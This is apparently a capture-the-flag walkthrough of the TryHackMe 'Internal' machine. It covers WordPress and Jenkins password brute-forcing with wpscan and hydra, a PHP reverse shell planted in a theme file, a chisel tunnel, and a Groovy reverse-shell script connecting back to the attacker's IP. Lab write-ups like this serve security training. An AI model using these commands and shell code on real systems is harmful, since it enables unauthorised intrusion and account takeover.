


Port 80

1. It is running wordpress



AUGUST 3, 2020 BY ADMIN

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

One Reply to "Hello world!"



A WordPress Commenter

AUGUST 3, 2020 AT 1:19 PM

Hi, this is a comment.

To get started with moderating, editing, and deleting comments, please visit the Comments screen in the dashboard.

Commenter avatars come from [Gravatar](#).

[Reply](#)

2. Ran wpscan,

- enumerated user **admin** &
- found wordpress version **5.4.2**



[i] User(s) Identified:

[+] admin

| Found By: Author Posts - Author Pattern (Passive Detection)

| Confirmed By:

| Rss Generator (Passive Detection)

| Wp Json Api (Aggressive Detection)

| - http://internal.thm/blog/index.php/wp-json/wp/v2/users/?
per_page=100&page=1

| Author Id Brute Forcing - Author Pattern (Aggressive

Detection)

| Login Error Messages (Aggressive Detection)

```
[+] WordPress version 5.4.2 identified (Insecure, released on 2020-06-10).  
Found By: Rss Generator (Passive Detection)  
- http://internal.thm/blog/index.php/feed/, <generator>https://wordpress.org/?v=5.4.2</generator>  
- http://internal.thm/blog/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.4.2</generator>
```

3. Bruteforce with wpscan

▲ internal.thm/blog/wp-login.php



Username or Email Address

Password

☐ Remember Me

Log in

[Lost your password?](#)


[← Back to Internal](#)

```
wpscan --url http://internal.thm/blog --wp-content-dir wp-admin --  
usernames admin --passwords /usr/share/wordlists/rockyou.txt | tee  
"/root/tryhackme/internal/10.10.58.222/scans/tcp80/wpBruteForce.tx  
t"
```

```
[SUCCESS] - admin / my2boys  
Progress: |
```

```
[!] Valid Combinations Found:  
| Username: admin, [REDACTED]
```

4. Login with found credentials



5. Visited the blog again, found more credentials

POSTS

AUGUST 3, 2020 EDIT

Private:

To-Do

Don't forget to reset Will's credentials

- Tried to ssh with it, did not work

6. Insert php-reverse-shell into <http://internal.thm/blog/wp-admin/theme-editor.php?file=404.php&theme=twentyseventeen>

- When we visit a page that does not exist, php-shell is executed

7. Visited

- <http://internal.thm/blog/index.php/pagedoesnotexist>
- <http://internal.thm/blog/wp-content/themes/twentyseventeen/404.php>

```
(root@kali) [~/tryhackme/internal/10.10.58.222/exploit]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.39.197] 53806
Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
08:05:33 up 49 min, 0 users, load average: 0.16, 0.03, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Privilege Escalation to aubreanna

- the point of this box is manual enum, thats why linpeas did not flag this file

1. Found file with aubreanna creds

```
^C (root@kali) [~/tryhackme/internal/10.10.58.222]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.50.157] 39300
Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
18:44:20 up 29 min, 1 user, load average: 0.01, 0.01, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
root      pts/0    10.11.49.241    18:42    1:30   0.02s  0.02s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd /opt
$ ls
containerd
wp-save.txt
$ cat wp-save.txt
Bill,

Aubreanna needed these credentials for something later. Let her know you have them and where they are.
aubreanna:
```

2. User flag

```
root@internal:/home/aubreanna# cat *
Internal Jenkins service is running on 172.17.0.2:8080
cat: snap: Is a directory
```

Port forwarding

1. Ran linpeas, found a service running on localhost:8080

Search Engines Discouraged

Active Ports

<https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports>

tcp	0	0	127.0.0.1:8080	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:44577	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN	-
tcp6	0	0	:::80	:::*	LISTEN	-
tcp6	0	0	:::22	:::*	LISTEN	-

Recently Published

- webserver hosted locally

2. Use chisel to access it on our kali

- On kali

```
chisel server --reverse --port 1337
```

- On target

```
./chiselLinux client 10.11.49.241:1337 R:8888:127.0.0.1:8080
&
```

3. Visit port 8888 on kali



Welcome to Jenkins!

Invalid username or password

Sign in

☐ Keep me signed in

- found jenkins login page

4. Enumerate with `ferox`, `nmap`, `nikto`

- nmap: `Jetty 9.4.30.v20200611`

HTTP ERROR 404 Not Found

URI: /loginErrorhi

STATUS: 404

MESSAGE: Not Found

SERVLET: Stapler

Powered by Jetty:// 9.4.30.v20200611

- nikto: /whoAml dir
- ferox: nothing

5. Visit /whoAml

The screenshot shows the Jenkins web interface at localhost:8888/whoAml/. The page title is "Who Am I?". The user is anonymous, authenticated, and has no authorities. The request headers section lists various headers including Accept, Connection, User-Agent, Sec-Fetch-Site, Sec-Fetch-Dest, Host, Accept-Encoding, Sec-Fetch-Mode, sec-ch-ua, sec-ch-ua-mobile, Upgrade-Insecure-Requests, sec-ch-ua-platform, Sec-Fetch-User, Accept-Language, Cookie, and Accept. The footer shows the Jenkins version 2.250.

Header	Value
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Connection	keep-alive
User-Agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36 OPR/81.0.4196.31
Sec-Fetch-Site	none
Sec-Fetch-Dest	document
Host	localhost:8888
Accept-Encoding	gzip, deflate, br
Sec-Fetch-Mode	navigate
sec-ch-ua	"Opera";v="81", "Not A Brand";v="99", "Chromium";v="95"
sec-ch-ua-mobile	70
Upgrade-Insecure-Requests	1
sec-ch-ua-platform	"Linux"
Sec-Fetch-User	71
Accept-Language	en-US,en;q=0.9
Cookie	(redacted for security reasons)

- Found jenkins version **jenkins 2.250**

6. Those are all rabbit holes

- Jenkins 2.250 exploit does not exist/did not work
- Jetty 9.4.30 exploit does not exist/did not work

7. After researching online, default creds:

- `admin:<have to be set by user>`

The first time you start Jenkins, the configuration is created along with the initial default administrator account.

...

Default Jenkins Password.

Default Username

File with default Password

admin

`/var/lib/jenkins/secrets/initialAdminPassword`

4 Sept 2020

<https://www.shellhacks.com/jenkins-default-password-us...>

Jenkins: Default Password & Username - ShellHacks

8. Since we are using chisel, burpsuite does not work, use ZAP → Manual Explore → Attempt a login

9. Take note of the HTTP POST record for hydra bruteforce

The screenshot shows the ZAP interface with a list of sites on the left and a detailed view of an HTTP POST request on the right. The request is for the URL `http://localhost:8888/j_acegi_security_check` with a body containing a hydra bruteforce payload. The payload includes a username, password, and a form submission for login.

File Edit View Analyse Report Tools Import Online Help

Standard Mode

Sites

- Contexts
 - Default Context
- Sites
 - <https://content-signature-2.cdn.mozilla.net>
 - <https://tracking-protection.cdn.mozilla.net>
 - <http://localhost:8888>
 - GET:/
 - GET:/favicon.ico
 - POST:/j_acegi_security_check()\$(Submit,from,j_password)
 - GET:/login(from)
 - GET:/loginError
 - static
 - <https://location.services.mozilla.com>
 - <https://shavar.services.mozilla.com>
 - <https://firefox.settings.services.mozilla.com>

Quick Start Request Response

Header: Text Body: Text

POST http://localhost:8888/j_acegi_security_check HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Origin: https://localhost:8888
Connection: keep-alive
Referer: https://localhost:8888/login?from=%2F
Cookie: JSESSIONID.bd11c8cd=node091391in9o61q514uubm1sh7ut66.node0
Upgrade-Insecure-Requests: 1

`j_username=test&j_password=test&from=%2F&Submit=Sign+in`

10. Bruteforce jenkins

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 127.0.0.1 -s 8888  
http-post-form  
"/j_acegi_security_check:j_username=admin&j_password=^PASS^&from=%2F&  
Submit=Sign+in:Invalid username or password"
```

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 127.0.0.1 -s 8888 http-post-form "/j_acegi_security_check:j_username=admin&j_password=^PASS^&from=%2F&Submit=Sign+in:Invalid username or password"  
hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bin  
*** ignore laws and ethics anyway!).  
hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-17 01:05:27  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task  
[DATA] attacking http-post-form://127.0.0.1:8888/j_acegi_security_check:j_username=admin&j_password=^PASS^&from=%2F&Submit=Sign+in:Invalid username or password  
[STATUS] 5.33 tries/min, 16 tries in 00:03h, 243854767 to do in 762046:09h, 16 active  
[8888] [http-post-form] host: 127.0.0.1  
1 of 1 target successfully completed, 1 valid password found  
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-17 01:06:35
```

11. Login & visit [http://localhost:8888/computer/\(master\)/script](http://localhost:8888/computer/(master)/script), insert reverse shell script

```
String host="10.11.49.241";  
int port=6666;  
String cmd="cmd.exe";  
Process p=new  
ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new  
Socket(host,port);InputStream  
pi=p.getInputStream(),pe=p.getErrorStream(),  
si=s.getInputStream();OutputStream  
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())  
{while(pi.available())so.write(pi.read());while(pe.available())so.write(pe.read());while(si.available())po.write(si.read());so  
.flush();po.flush();Thread.sleep(50);}try  
{p.exitValue();break;}catch (Exception e)  
{}};p.destroy();s.close();
```

12. Shell obtained

```
(root@kali) - [~/tryhackme/internal/10.10.58.222/loot]  
# nc -nvlp 6666  
listening on [any] 6666 ...  
connect to [10.11.49.241] from (UNKNOWN) [10.10.45.159] 56116  
whoami  
jenkins
```

Privilege Escalation to Root

11. Privilege Escalation by viewing note

```
(root@kali) [~/tryhackme/internal/10.10.58.222]
nc -nvlp 6666
listening on [any] 6666 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.50.157] 52048
whoami
jenkins
cd /opt
ls
note.txt
cat note.txt
hubbleanna,

Will wanted these credentials secured behind the Jenkins container since we have several layers of defense here. Use them if you
need access to the root user account.
```

12. Root flag

```
(root@kali) [~/tryhackme/internal/10.10.58.222]
# ssh root@internal.thm
root@internal.thm's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Dec 16 18:42:34 UTC 2021

System load:  0.0               Processes:            112
Usage of /:   63.6% of 8.79GB   Users logged in:     0
Memory usage: 39%              IP address for eth0:  10.10.50.157
Swap usage:   0%               IP address for docker0: 172.17.0.1

=> There is 1 zombie process.

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug  3 19:59:17 2020 from 10.6.2.56
root@internal:~# cat /root/*

cat: /root/snap: Is a directory
root@internal:~#
```